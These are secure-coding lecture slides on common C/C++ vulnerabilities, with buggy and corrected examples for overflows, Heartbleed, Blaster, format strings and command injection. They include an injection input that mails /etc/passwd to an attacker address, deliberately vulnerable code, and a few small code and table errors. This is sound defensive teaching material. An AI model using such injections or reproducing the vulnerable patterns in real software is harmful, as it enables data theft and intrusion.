

Secure Coding

Pericle Perazzo, PhD

Version: 2018-03-21

Secure Coding

- Secure coding studies:
 - Those programming errors which have caused the most common, dangerous, and disruptive software vulnerabilities in the past
 - The probability that these errors are exploitable, the possible impact, and the remediation cost (risk assessment)
 - The remediation best practices
- Secure coding aims at:
 - Protecting yourself or your customers from money loss due to security incidents
 - Limiting the patch release frequency of your software

Secure Coding

- Secure coding principles are useful for:
 - Developers, to identify common programming errors, and the relative remediations
 - Project managers, to understand risks and consequences of software vulnerabilities and decide investments

Secure Coding

- Secure coding is strongly language-dependent
- C and C++ languages are particularly error-prone
 - Intended to be lightweight
 - Power-to-the-programmer philosophy

The philosophy behind C can be summarized with the following phrases:

- (a) Trust the programmer (i.e., don't prevent the programmer from doing what needs to be done).
- (b) Make the program lightweight and efficient (even if less portable).

Secure Coding

- Most common sources of vulnerabilities in C/C++ are:
 - Buffer overflows
 - Invalid format strings
 - Integer type range errors

How deep is your knowledge of C/C++?

- According to the C/C++ standard, what happens when a program writes beyond a buffer?
- According to the C/C++ standard, what happens when a program dereferences a NULL pointer?
- According to the C/C++ standard, what happens when a sum of two int's cannot be represented on an int?

Undefined Behavior

- Undefined behavior: behavior on which the C/C++ standard poses no requirements (e.g., out-of-bound buffer access)
- Unspecified behavior: behavior on which the C/C++ standard gives two or more possibilities (e.g., order of argument evaluation in a function call)
- Unexpected behavior: well-defined behavior, yet unexpected or unanticipated by the programmer, due to incorrect programming assumptions

The majority of software vulnerabilities is based on undefined behaviors. The attacker tries to induce the program to perform undefined behaviors by means of special crafted inputs. Then, the attacker tries to damage somehow the system. Undefined behaviors must be avoided. Unspecified behavior must be known. Unexpected behaviors must be expected.


Risks

- Low severity
 - Abnormal termination, leading to denial-of-service attacks
- Medium severity
 - Data integrity violation, unintentional information disclosure
- High severity
 - Execution flow integrity, run arbitrary code

Taint Analysis Terminology

- Tainted data

- The data comes from a source external to the program (network, user input, file, command line arguments, environment variables, other software)
- The domain of values that data can assume (typically, the whole domain of the data type) is larger than the domain of the operation on the data,
- The result of an operation over tainted data is tainted too



Sanitization

- Sanitization removes the taint from a data
- Sanitization can be done by replacement or termination
 - Replacement replaces out-of-domain values with in-domain values
 - Termination terminates the execution path (of the entire program or the current operation)

CERT Secure Coding Standard

- CERT: division of Software Engineering Institute (SEI), based at Carnegie Mellon University
- Studies and researches problems related to cybersecurity
- Developed a set of secure coding standards for various programming languages (C, C++, Java, Perl, Android)
- Community-driven standard, leveraging wiki paradigm

CERT Secure Coding Standard

- Set of rules, divided by argument
 - ARR30-C = C rule regarding arrays (ARR), no. 30
 - STR50-CPP = C++ rule regarding strings (STR), no. 50
- Set of recommendations, divided by argument
- Rules and recommendations describe a common bug, and the relative best practice to avoid/remediate it
- Rule compliance is mandatory to be CERT standard compliant
- Recommendation compliance just improves the code quality

CERT Secure Coding Standard

- Rule risk assessment

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
INT30-C	High	Likely	High	P9	L2
ENV30-C	Low	Probable	Medium	P4	L3
ARR38-C	High	Likely	Medium	P18	L1
INT35-C	Low	Unlikely	Medium	P2	L3

For each rule and recommendation, CERT provides a risk assessment, with the following fields. Rule = Rule ID. Severity = What damage can happen if such a bug is exploited. Likelihood = Probability that such a bug is exploitable. Remediation cost = Cost of correcting such a bug. Priority = Priority that the programmer should give to remediate such a bug. It is computed from the severity, the likelihood, and the remediation cost. The higher is the severity and the likelihood, the higher the priority. The lower the remediation cost is, the higher the priority. Level = Level of standard compliance if you follow such rule. If a program follows all the L1 rules, then it will be L1-compliant, and so on. It is computed from the priority (P12-P27 = Level 1, P6-P11 = Level 2, P1-P5 = Level 1).

Arrays & Memory

Undefined Behaviors

- UB #46: Forming out-of-bounds pointers (except the pointer is just beyond the bound)
- UB #47: Dereferencing past-the-end pointer, using past-the-end index

The sole forming of an out-of-bound pointer (with pointer arithmetic operations or with [] operator) constitutes undefined behavior (except the case in which the formed out-of-bound pointer is «just beyond» the buffer, which is necessary to perform some «for» statements).

Catch the bug!

Catch the bug!



```
#define TABLESIZE 100
int table[TABLESIZE];
int *f(int index) {
    if (index < TABLESIZE) {
        return table + index;
    }
    return NULL;
}
```

The function `f()` returns a pointer to the element of `<table>` of index `<index>`. This function fails to check for negative values of the `<index>` parameter (undefined behavior 46).

Just the formation of an out-of-bound pointer is an undefined behavior in C. Thus, in some implementations, the addition alone can trigger a hardware trap.

It is very common in C/C++ to use signed integer everywhere, also in those cases (the majority) in which the signedness is useless, for example when sizing or indexing arrays. The default integer type (`int`) is signed only for historical reasons. Plain-old C programs did not have exceptions, so they used signed integers to permit int-returning functions to return the “invalid value” `-1` in case of errors.

Forming Out-Of-Bound Pointers



```
#define TABLESIZE 100
int table[TABLESIZE];
int *f(int index) {
    if (index >= 0 && index < TABLESIZE) {
        return table + index;
    }
    return NULL;
}
```

Forming Out-Of-Bound Pointers

```
#include <stddef.h>
#define TABLESIZE 100
int table[TABLESIZE];
int *(size_t index) {
    if (index < TABLESIZE) {
        return table + index;
    }
    return NULL;
}
```

Using `size_t` (or any unsigned integer type) to size of index an array is always preferable, because less error-prone.

Catch the bug!

```
#include <string.h>
#include <stdlib.h>
char *init_block(size_t block_size, size_t offset, char *data, size_t data_size) {
    if (data_size > block_size || block_size - data_size < offset) {
        /* Data won't fit in buffer, handle error */
        return NULL;
    }
    char *buffer = (char*)malloc(block_size);
    memcpy(buffer + offset, data, data_size);
    return buffer;
}
```



This function allocates a block of memory of `<block_size>` bytes in the heap, and then writes some data `<data>` of length `<data_size>`, starting from the offset `<offset>`. The function does not check if the allocation succeeds, that is, if the `malloc()` method returns `NULL`. An attacker can provoke this by sending an extremely large `<block_size>` input. The `NULL` pointer is then added to `<offset>`, thus forming a valid pointer, over which the adversary can write arbitrary data. A version of Adobe Flash Player contained a similar vulnerability, which was first exploited in 2008.

Null Pointer Arithmetic

```
#include <string.h>
#include <stdlib.h>
char *init_block(size_t block_size, size_t offset, char *data, size_t data_size) {
    if (data_size > block_size || block_size - data_size < offset) {
        /* Data won't fit in buffer, handle error */
        return NULL;
    }
    char *buffer = (char*)malloc(block_size);
    if (!buffer) { /* Handle error */ }
    memcpy(buffer + offset, data, data_size);
    return buffer;
}
```

Historical Flaw

```
#include <png.h> /* From libpng */
#include <string.h>

void func(png_structp png_ptr, int length, const void *user_data) {
    png_charp chunkdata;
    chunkdata = (png_charp)png_malloc(png_ptr, length + 1);
    /* ... */
    memcpy(chunkdata, user_data, length);
    /* ... */
}
```



The dereferencing of a NULL pointer constitutes undefined behavior, and the 0x00 address could be a well-dereferenciable pointer in some platforms.

This code is from the libpng library deployed on a popular ARM-based cell phone in 2007. The libpng library allowed applications to read, create, and manipulate PNG (Portable Network Graphics) image files. The function `png_malloc()` was a wrapper for `malloc()`, and returned a NULL pointer if the size argument (the second one) was zero. Such a pointer was not checked to be NULL. In the case of ARM and XScale platforms, the 0x00 address is a dereferenciable pointer, and points to the exception vector table. Thus, the `memcpy()` calling did not cause an abnormal program termination, but allowed an attacker to inject malware on the exception vector table, which would eventually be invoked by the victim machine.

Null Pointer Dereferencing

```
#include <png.h> /* From libpng */
#include <string.h>

void func(png_structp png_ptr, size_t length, const void *user_data) {
    png_charp chunkdata;
    if (length == SIZE_MAX) { /* Handle error */ }
    chunkdata = (png_charp)png_malloc(png_ptr, length + 1);
    if (NULL == chunkdata) { /* Handle error */ }
    /* ... */
    memcpy(chunkdata, user_data, length);
    /* ... */
}
```

Historical Flaw

```
error_status_t _RemoteActivation (... , WCHAR *pwszObjectName, ... ) {
    *phr = GetServerPath(
        pwszObjectName, &pwszObjectName);
    /* ... */
}
HRESULT GetServerPath (WCHAR *pwszPath, WCHAR **pwszServerPath){
    WCHAR *pwszFinalPath = pwszPath;
    WCHAR wszMachineName[MAX_COMPUTERNAME_LENGTH_FQDN+1];
    hr = GetMachineName(pwszPath, wszMachineName);
    *pwszServerPath = pwszFinalPath;
}
HRESULT GetMachineName (WCHAR *pwszPath, WCHAR wszMachineName[MAX_COMPUTERNAME_LENGTH_FQDN+1] ) {
    pwszServerName = wszMachineName;
    LPWSTR pwszTemp = pwszPath + 2;
    while (*pwszTemp != L'\\')
        *pwszServerName++ = *pwszTemp++;
    /* ... */
}
```



The Blaster worm (aka Lovesan worm), discovered in August 11th, 2003, infected hundreds of thousands computers all around the world. It leverages a bug in the DCOM (Distributed Component-Object Model) of Microsoft Windows 2000 and XP, which is a sort of object-oriented remote procedure call system. The `_RemoteActivation()` function activate a remote object of name `<pwszObjectName>` on a server to call some methods on it. `_RemoteActivation()` called `GetServerPath()` which in turn called `GetMachineName()` to extract the server name from the object name. To do this, `GetMachineName()` did a while cycle on the object name expecting a backslash wide-char (`L'\\'`) to distinguish the server name. `GetMachineName()` did not check the end of the wide string nor the end of the buffer. Thus, if the user specified an object name without a backslash, this would result in a buffer overflow which caused the execution of arbitrary code. The worm spread in a very simple and effective way, by sending crafted packets to random IP addresses, directed to the DCOM port. The damage resulting from simple bug has been assessed to at least 525M\$ [Pethia 2003]. After the Blaster incident, Microsoft has equipped its operating systems with a firewall by default (since WinXP SP2), and the major operating systems and compilers adopted buffer overflow protection countermeasures. [Pethia 2003] Pethia, Richard D. "Viruses and Worms: What Can We Do About Them?" September 10, 2003.

Dereferencing Past-The-End Pointer

```
HRESULT GetMachineName (
    wchar_t *pwszPath,
    wchar_t wszMachineName[MAX_COMPUTERNAME_LENGTH_FQDN+1]
){
    wchar_t *pwszServerName = wszMachineName;
    wchar_t *pwszTemp = pwszPath + 2;
    wchar_t *end_addr = pwszServerName + MAX_COMPUTERNAME_LENGTH_FQDN;
    while ( (*pwszTemp != L'\\')
        && ((*pwszTemp != L'\0'))
        && (pwszServerName < end_addr) )
    {
        *pwszServerName++ = *pwszTemp++;
    }
    /* ... */
}
```

Historical Flaw

```
int dtls1_process_heartbeat(SSL *s) {
    unsigned char *p = &s->s3->rrec.data[0], *pl;
    unsigned short hbtype;
    unsigned int payload;
    unsigned int padding = 16; /* Use minimum padding */
    /* Read type and payload length first */
    hbtype = *p++;
    n2s(p, payload);
    pl = p;
    /* ... More code ... */
    if (hbtype == TLS1_HB_REQUEST) {
        unsigned char *buffer, *bp;
        int r;
```



```
/*
 * Allocate memory for the response; size is 1 byte
 * message type, plus 2 bytes payload length, plus
 * payload, plus padding.
 */
buffer = OPENSSL_malloc(1 + 2 + payload + padding);
bp = buffer;
/* Enter response type, length, and copy payload */
*bp++ = TLS1_HB_RESPONSE;
s2n(payload, bp);
memcpy(bp, pl, payload);
/* ... More code ... */
}
/* ... More code ... */
}
```

This read heap overflow was present in OpenSSL from version 1.0.1 through 1.0.1f, introduced in 2012 and discovered in 2014. It is popularly known as «Heartbleed». To keep a TLS connection alive and to permit the server to discard inactive TLS connections, the TLS standard provides for a heartbeat protocol. The client periodically sends a heartbeat message over the TLS connection, and the server responds with a heartbeat message carrying the same payload. The heartbeat message first contains the type and the length of the payload, and then the payload itself. The function `dtls1_process_heartbeat()` reads the type `<hbtype>` and the (declared) payload length `<payload>`, then allocates a buffer for the response and copies the payload on it. Such a buffer is then sent to the client as the response heartbeat message.

The function fails to check whether the declared payload length is greater than the effective payload length. If this happens, the `memcpy()` reads more bytes than allowed from the payload, provoking a buffer over-read on the internal buffer of the SSL structure (`&s->s3->rrec.data[0]`). The extra copied bytes contained other, possibly sensitive data, e.g., TLS session keys, passwords, in-clear communication content like credit card numbers, etc. Such secret data was eventually returned in the payload of the response heartbeat message.

Library Functions Forming Invalid Pointers

```
int dtls1_process_heartbeat(SSL *s) {
    unsigned char *p = &s->s3->rrec.data[0], *pl;
    unsigned short hbtype;
    unsigned int padding = 16; /* Use minimum padding */
    /* ... More code ... */
    /* Read type and payload length first */
    if (1 + 2 + 16 > s->s3->rrec.length)
        return 0; /* Silently discard */
    hbtype = *p++;
    n2s(p, payload);
    if (1 + 2 + payload + 16 > s->s3->rrec.length)
        return 0; /* Silently discard per RFC 6520 */
    pl = p;
    /* ... More code ... */
    if (hbtype == TLS1_HB_REQUEST) {
        unsigned char *buffer, *bp;
        int r;
```

```
/*
 * Allocate memory for the response; size is 1 byte
 * message type, plus 2 bytes payload length, plus
 * payload, plus padding.
 */
buffer = OPENSSL_malloc(1 + 2 + payload + padding);
bp = buffer;
/* Enter response type, length, and copy payload */
*bp++ = TLS1_HB_RESPONSE;
s2n(payload, bp);
memcpy(bp, pl, payload);
/* ... More code ... */
}
/* ... More code ... */
}
```

The correct code inserts two sanitization checks: (1) if the total message length is at least the minimum heartbeat message length (1+2+16); and (2) if the total message length is at least the declared heartbeat message length (1+2+<payload>+16).

Containers & Iterators

C++ is safer than C regarding memory allocation/deallocation. Indeed, the `new` and `new[]` operators (by default) raise an exception if the allocation fails, so it is harder to forget to handle such error than using `malloc()`.

However, STL containers like `std::vector` and STL iterators are not much safer than «classic» C arrays, since they follow the same power-to-the-programmer philosophy, and they are efficiency-oriented. Some container constructors (namely the copy constructor and the range constructor) are useful, because they automatically allocate the right space. (Conversely, `std::string` is inherently much safer than «classic» C strings, since they realize complex functions like concatenations (`operator+`) by automatically managing allocation/deallocation/reallocation. In addition, they automatically manage the end-of-string terminator.)

Library Functions Forming Invalid Pointers (C++)

```
#include <algorithm>
#include <vector>
void f(const std::vector<int> &src) {
    std::vector<int> dest;
    std::copy(src.begin(), src.end(), dest.begin());
    // ...
}
```



Function `f()` makes a local copy of the input vector, using the standard function `std::copy()`. However, the `std::copy()` functions does not implement any bound checking, and does not expand the destination vector, so it can lead to buffer overflows. `std::copy()` should always be used if the destination container has enough preallocated space to contain all the source elements. Also the function `std::fill_n(v.begin(), 10, 0x42)` is dangerous for the same reasons.

Library Functions Forming Invalid Pointers (C++)

```
#include <algorithm>
#include <vector>
void f(const std::vector<int> &src) {
    // Initialize dest with src.size() default-inserted elements
    std::vector<int> dest(src.size());
    std::copy(src.begin(), src.end(), dest.begin());
    // ...
}
```



A solution is to preallocate enough elements in the destination container. However, it is still error-prone.

Library Functions Forming Invalid Pointers (C++)

```
#include <vector>
void f(const std::vector<int> &src) {
    std::vector<int> dest(src);
    // ...
}
```

A better solution is to use the copy constructor. If you have to copy only a range of elements you can use the range constructor, which takes a begin and end iterator: `std::vector<int> dest(some_begin_iterator(), some_end_iterator())`.

Overflowing Additive Operation On Iterator (C++)

```
#include <iostream>
#include <vector>
void f(const std::vector<int> &c) {
    auto e = c.begin() + 20;
    for (auto i = c.begin(); i != e; ++i) {
        std::cout << *i << std::endl;
    }
}
```



The function `f()` prints on screen the first 20 elements of the input vector `<c>`. (From C11 on, the «auto» keyword before a variable definition tells the compiler to automatically deduce the variable type from the return type of the initializer. It is useful to declare iterator, since their full type name is quite long. It also makes the code more maintainable, if you change the element type or the container type.) `Std::vector` does not protect the programmer from the case in which the `<c>` vector has less than 20 elements, resulting in a out-of-bound read.

Overflowing Additive Operation On Iterator (C++)

```
#include <iostream>
#include <vector>
void f(const std::vector<int> &c) {
    auto e = c.begin() + (c.size()<20?c.size():20);
    for (auto i = c.begin(); i != e; ++i) {
        std::cout << *i << std::endl;
    }
}
```

Out-Of-Bound Access (C++)

```
#include <vector>
#define TABLESIZE 100
std::vector<int> table(TABLESIZE);
int f(size_t index) {
    return table[index];
}
```



The function `f()` returns the value of the element of `<table>` at position `<index>`. However, the operator `[]` of `std::vector` does not check for bounds, resulting in an out-of-bound access.

Out-Of-Bound Access (C++)

```
#include <vector>
#define TABLESIZE 100
std::vector<int> table(TABLESIZE);
int f(size_t index) {
    return table.at(index);
}
```

The method `at()` does the same thing as the operator `[]`, but with bound checking. If `<index>` is an invalid index, `at()` throws an `std::out_of_bound` exception.

Iterator Invalidation (C++)

```
#include <vector>
void f(std::vector<int>& c) {
    for(auto i = c.begin(); i != c.end(); ++i) {
        int val = *i;
        if(val % 2 == 0) {
            c.insert(i, val);
            i++;
        }
    }
}
```



C++ iterators are very powerful and they permit the programmer to do things impossible with higher-language iterators, for example with Java iterators. One of these things is the on-the-fly modification of containers. The function `f()` takes an `std::vector <c>` and «doubles» the even elements, using the method `insert()`. For example, the vector: 1 1 1 2 1 4 is transformed to the vector: 1 1 1 2 2 1 4 4. The method `insert(i, val)` inserts a new element of value `<val>` in a container at the position specified by iterator `<i>`, and shifts all the following elements. Note that the `insert()` method could cause the reallocation of the `std::vector` internal buffer in case its capacity was not enough to accommodate the new element. If such a reallocation fails, the `insert()` method will raise an exception, which will cause the program to terminate. However, we do not consider this behavior a vulnerability in this example. The vulnerability comes from the fact that if the `insert()` method causes a reallocation of the `std::vector` internal buffer, then all the old iterators will be invalidated. The subsequent dereferencing of an invalid iterator constitutes an undefined behavior (typically, an out-of-bound read or write).

In general, all the methods that invalidate iterators (e.g., `insert()`, `erase()`, `push_back()`, `pop_back()`, etc.) must be used carefully inside iterator-based cycles. The STL standard specifies which method of which container may invalidate which iterator.


Iterator Invalidation (C++)

```
#include <vector>
void f(std::vector<int>& c) {
    for(auto i = c.begin(); i != c.end(); ++i) {
        int val = *i;
        if(val % 2 == 0) {
            i = c.insert(i, val);
            i++;
        }
    }
}
```

The standard solution is to use the return value of the insert() method, which always returns a valid iterator pointing to the newly inserted element. The erase() method return a valid iterator pointing to the element successive to the erased one.

Strings

Strings



In C, there is not a native string type. Strings are implemented by arrays of characters, with a special character («string terminator», `'\0'`) to indicate the end of the string. The array capacity must always be \geq of the string length + 1, to accommodate the terminator at the end. No terminator character is allowed inside the string. The standard C libraries provide methods to operate on arrays (`memcpy()`, `memcmp()`, etc.) and methods to operate on strings (`strcpy()`, `strcmp()`, etc.). It is always a bad practice to confuse them. In particular, using string methods on arrays can lead to vulnerabilities, since these methods always terminate at a string terminator, but it could be absent. The absence of a native string type and the intrinsic insecurity of the C string library functions can lead to many vulnerabilities, some of which are hard to correct. The C++ standard introduces the `std::string` type which is far less error-prone.

gets()



```
#include <stdio.h>
#define BUFFER_SIZE 1024
void func(void) {
    char buf[BUFFER_SIZE];
    if (gets(buf) == NULL) {
        /* Handle error */
    }
    /* Some processing */
}
```

The func() function takes a string inserted by the user with gets() and do some processing on it. If an error occurred in the input, it handles it.

The gets() function, which was deprecated in the C99 Technical Corrigendum 3 and removed from C11, is inherently unsafe and should never be used because it provides no way to control how much data is read into a buffer from stdin.

gets()

```
#include <stdio.h>
#define BUFFER_SIZE 1024
void func(void) {
    char buf[BUFFER_SIZE];
    if (fgets(buf, BUFFER_SIZE, stdin) == NULL) {
        /* Handle error */
    }
    char* p = strchr(buf, '\n');
    if (p) { *p = '\0'; }
    /* Some processing */
}
```

A solution could be using `fgets(char* s, int size, stdin)` instead of `gets()`. The function `fgets()` stops reading characters from standard input either if a `'\n'` character has been read, or if `BUFFER_SIZE-1` characters have been read, so it cannot cause a buffer overflow. However, `fgets()` is not an exact replacer of `gets()`, since it does not remove the `'\n'` character from the returned string, so additional code is needed to remove it. Moreover, if the user inserts an input line which is more than `BUFFER_SIZE-1` characters long, `fgets()` leaves the exceeding characters in the internal buffer of the standard input. In this way, successive calls to `fgets()` will read these exceeding characters instead of letting the user insert a new input line.

gets()

```
#define __STDC_WANT_LIB_EXT1__ 1
#include <stdio.h>
#define BUFFER_SIZE 1024
void func(void) {
    char buf[BUFFER_SIZE];
    if (gets_s(buf, BUFFER_SIZE) == NULL) {
        /* Handle error */
    }
    /* Some processing */
}
```

Another solution is to use `gets_s()`, which is available from C11 and makes part of the 'bounds-checked version' of some string functions. However, `gets_s()` is only available if `__STDC_LIB_EXT1__` is defined. To use `gets_s()`, you have to define `__STDC_WANT_LIB_EXT1__` to the value 1.

Other «bounds-checked versions» of the standard functions are `fopen_s()`, `printf_s()`, `strcpy_s()`, `wscpy_s()`, `mbstowcs_s()`, `qsort_s()`, `getenv_s()`. These functions have been first defined by Microsoft, and then accepted in the C11 standard as an optional extension of the standard library.

C++ Solution

```
#include <iostream>
#include <string>
void func(void) {
    std::string buf;
    std::getline(std::cin, buf);
    if (!std::cin) {
        /* Handle error */
    }
    /* Some processing */
}
```

If you can use standard C++ library, maybe the best solution is to use `std::string` and `std::getline(std::cin, ...)` method.

Catch the bug!



```
#include <stdio.h>
#define BUF_LENGTH 1024
void get_data(void) {
    char buf[BUF_LENGTH];
    if (1 != scanf("%s", buf)) {
        /* Handle error */
    }
    /* Rest of function */
}
```

The standard function `scanf()` gets a series of values (of possibly different types) separated by spaces from the standard input. The number and the type of the values to get are specified via a «format string». For example with a format string `"%d%d%s"` it is possible to get two signed integers (`%d`) and a word string (`%s`), i.e., a string with no spaces inside. The function `scanf()` returns the number of items effectively read. This function `get_data()` takes a word string from standard input and stores into the local buffer `<buf>`. However, it fails to check if the buffer has enough space to accommodate the word string. A similar problem affects the similar standard functions `fscanf()`, `sscanf()`.

scanf() / fscanf() / sscanf() + String Argument



```
#include <stdio.h>
#define BUF_LENGTH 1024
void get_data(void) {
    char buf[BUF_LENGTH];
    if (1 != scanf("%1023s", buf)) {
        /* Handle error */
    }
    /* Rest of function */
}
```

A solution is to specify the max string length (i.e., the buffer capacity minus 1) inside the format string, for example: "%1023s". This solution is error-prone too, because if the buffer capacity gets changed, then the programmer must remember to change also the format string accordingly. Moreover, it is difficult to apply in case that the buffer capacity is unknown at compile time.

C++ Solution

```
#include <iostream>
#include <string>
void get_data(void) {
    std::string buf;
    std::cin >> buf;
    if (!std::cin) {
        /* Handle error */
    }
    /* Rest of function */
}
```

If you can use standard C++ library, maybe the best solution is to use `std::string` and the `>>` operator of `std::cin`.

Catch the bug!



```
#include <stdio.h>
void func(const char *name) {
    char filename[128];
    sprintf(filename, "%s.txt", name);
}
```

The standard function `sprintf()` formats a series of values (possibly of different types) following a format string, and stores the result in a C string. For example, this `func()` function adds a «.txt» extension to the file name `<name>` and stores the result in `<filename>`. Also here, there is no bound checking on the `<filename>` buffer.

sprintf()

```
#include <stdio.h>
void func(const char *name) {
    char filename[128];
    sprintf(filename, "%.123s.txt", name);
}
```

A solution is to specify the max number of characters to read from <name> in the format string: "%.123s.txt". This solution is highly error-prone, since the number in the format string must not be greater than the buffer capacity minus the other characters written in the string (i.e., ".txt") minus 1. Moreover, in the presence of other specifiers whose length is decided at runtime (e.g., an integer with %d), counting the other characters written in the string could be difficult. In this case, the max <name> length should be computed basing on the worst case, corresponding to the max possible number of other characters written in the string.

C++ Solution

```
#include <iostream>
#include <string>
void func(const char *name) {
    std::string filename = (std::string)name + ".txt";
}
```

If you can use standard C++ library, maybe the best solution is to use `std::string` and the `+` operator to concatenate, and possibly convert the `std::string` to (constant) C string with `c_str()` method.

Catch the bug!



```
#include <stdio.h>
#include <stdlib.h>
void send_mail(const char* addr) {
    char buffer[256];
    sprintf(buffer, "/bin/mail %.200s < /tmp/email", addr);
    if(system(buffer) == 0) { /* Handle error */ }
}
```

This `send_mail()` function takes the content of the «`/tmp/email`» file and sends it to the email address `<addr>`. It uses the `system()` standard function, which launches a shell command. So it is non-portable, because different systems have different shell commands.

Supposing a Unix system, if the user passes the following string as `<addr>`:
`bogus@addr.com; cat /etc/passwd | mail some@badguy.net`, then the `passwd` file is compromised. The user can do also more dangerous things, for example downloading and installing a malicious program.

The `system()` function is an interface of a complex system (the shell), which could receive as input special characters resulting in command execution. In general, strings passed to complex subsystems (shell, external programs, SQL interpreters) should be sanitized before.

The call of `system()` is always problematic and CERT discourages it. Process forking and calling `execve()` or `execl()` are recommended instead. In addition to unsanitized tainted strings, `command()` is dangerous if:

- 1) If a command is specified without a path, and the `PATH` environment variable is changeable by an attacker. (The `PATH` variable specifies the default paths where the command processor finds executables to launch.)
- 2) If a command is specified with a relative path and the current directory is

changeable by an attacker.

3) If the specified executable program can be replaced (spoofed) by an attacker.

Unsanitized Data To Complex Subsystem

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
void send_mail(const char* addr) {
    static char ok_chars[] = "abcdefghijklmnopqrstuvwxyz"
                            "ABCDEFGHIJKLMNOPQRSTUVWXYZ"
                            "1234567890_-.@";

    char buffer[256];
    if(strspn(addr, ok_chars) < strlen(addr)) { /* Handle error */ }
    sprintf(buffer, "/bin/mail %.200s < /tmp/email", addr);
    if(system(buffer) == 0) { /* Handle error */ }
}
```

Sanitization can be performed with a character white list (list of only-allowed characters) or character black list (list of disallowed characters). Whitelisting is always recommended, because it is easier to identify “safe” characters than identify “unsafe” ones. If a white list is incomplete, this only constitutes a missing functionality (and not a vulnerability), which can be easily detected. Conversely, if a black list is incomplete, this constitutes a vulnerability, which can be hardly detected.

A quite standard way to perform string whitelisting in C is using the standard function `strspn()`:

```
size_t strspn(const char* str1, const char* str2);
```

Returns the length of the initial portion of `<str1>` which consists only of characters that are part of `<str2>`. The search does not include the terminating null-characters of either strings, but ends there.

This code shows a termination sanitization by whitelisting, using the `strspn()` function.

Unsanitized Data To Complex Subsystem

```
#include <stdio.h>
#include <stdlib.h>
void send_mail(const char* addr) {
    static char ok_chars[] = "abcdefghijklmnopqrstuvwxyz"
                            "ABCDEFGHIJKLMNOPQRSTUVWXYZ"
                            "1234567890_-.@";
    char *cp = addr; /* Cursor into string */
    const char *end = addr + strlen(addr);
    cp += strspn(cp, ok_chars);
    for (; cp != end; cp += strspn(cp, ok_chars))
        *cp = '_';
    sprintf(buffer, "/bin/mail %.200s < /tmp/email", addr);
    if(system(buffer) == 0) { /* Handle error */ }
}
```

This code shows a replacement sanitization by whitelisting, again using the `strspn()` function.

Unsanitized Data To Complex Subsystem

```
#include <stdio.h>
#include <stdlib.h>
void send_mail(const string& addr) {
    static char ok_chars[] = "abcdefghijklmnopqrstuvwxyz"
                           "ABCDEFGHIJKLMNOPQRSTUVWXYZ"
                           "1234567890_-.@";
    std::string sanaddr = addr;
    size_t pos = sanaddr.find_first_not_of(ok_chars); /* Cursor into string */
    for (; pos != std::string::npos; pos = sanaddr.find_first_not_of(ok_chars, pos))
        sanaddr[pos] = '_';
    std::string cmd = (std::string)"/bin/mail " + sanaddr + " < /tmp/email";
    if(system(cmd.c_str()) == 0) { /* Handle error */ }
}
```

This code shows the replacement technique in C++, using the method `find_first_not_of()` of `std::string`.

`size_t std::string::find_first_not_of(const char* chars, size_t pos = 0) const;`

Searches the string for the first character that does not match any of the characters specified in `<chars>`. When `<pos>` is specified, the search only includes characters at or after position `<pos>`, ignoring any possible occurrences before that character.

Catch the bug!



```
void error_msg(const char* msg) {  
    printf(msg);  
}
```

This `error_msg()` function prints the string `<msg>` on screen using the standard function `printf()`.

The format string passed as argument to functions like `printf()`, `fprintf()`, `sprintf()` can contain wildchars (`%d`, `%s`, etc.). If an attacker gives a message `<msg>` containing a wildchar `%d`, `printf()` will try to access a non-existent integer argument after the format string, leading to an undefined behavior. Usually, the list of actual parameters of `printf()` are stored in the stack, so `printf()` will write on the screen the current content of the stack, which constitutes an information leakage. Also, an adversary could provoke a write at arbitrary locations in memory, using the wildchar `%n`. The `%n` specifier writes nothing on the screen, and the corresponding argument is interpreted as a pointer to an `int`, where `printf()` stores the number of currently written characters. For example:

```
int written_chars;
```

```
printf("num=%d%n", 100, &written_chars);
```

Will store the value 7 in the variable `<written_chars>`.

An attacker who controls a format string can inject wildchars, and thus can crash the process, view memory content, write arbitrary memory locations, and possibly run arbitrary code. Many programmers are unaware of the full capabilities of format strings.

Format String Containing Tainted Value

```
void error_msg(const char* msg) {  
    printf("%s", msg);  
}
```


Catch the bug!



```
void f() {  
    std::string tmp = getenv("TMP");  
    std::cout << tmp;  
    /* Other code */  
}
```

This function `f()` prints on screen the value of the environment variable `TMP`. It fails to check whether the `getenv()` function returns `NULL`, meaning that an environment variable with that name does not exist. The creation of a `std::string` from a `NULL` pointer or the invocation of a `std::string` method or a `std::string` operator with a null pointer parameter (e.g., `std::string+NULL`) constitutes undefined behavior. It often results in a dereferencing of the `NULL` pointer.


Create An std::string From a NULL Pointer

```
void f() {  
    const char* c = getenv("TMP");  
    if(!c) { /* Handle error */ }  
    std::string tmp = c;  
    std::cout << tmp;  
}
```

Integers

Integer Representation

Unsign.:	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
Signed:	0	1	2	3	4	5	6	7	-8	-7	-6	-5	-4	-3	-2	-1
Repr.:	0000	0001	0010	0011	0100	0101	0110	0111	1000	1001	1010	1011	1100	1101	1110	1111



The C standard imposes the unsigned integers to be represented with their binary representation, while allows the signed integers to be represented with three techniques: sign and magnitude, one's complement, two's complement. The most used representation in desktop systems is however two's complement. This figure shows the representation and the value of a 4-bit («nibble») unsigned integer and a 4-bit signed integer in two's complement. In two's complement, there are more negative values than positive values (in our example, -8 is representable, +8 is not). If the integer value is negative, then the most significant bit in the representation will be 1, and if the integer value is -1, then all the bits in the representation will be 1. If an unsigned integer has the max value (in this example, 15) and gets incremented, then it will assume the 0 value (integer wrap around). Similarly, if an unsigned integer has the min value (0) and gets decrements, then it will assume the 15 value (in this case). The C unsigned integers implement thus a modular arithmetic, and not the whole natural(+0) arithmetic.

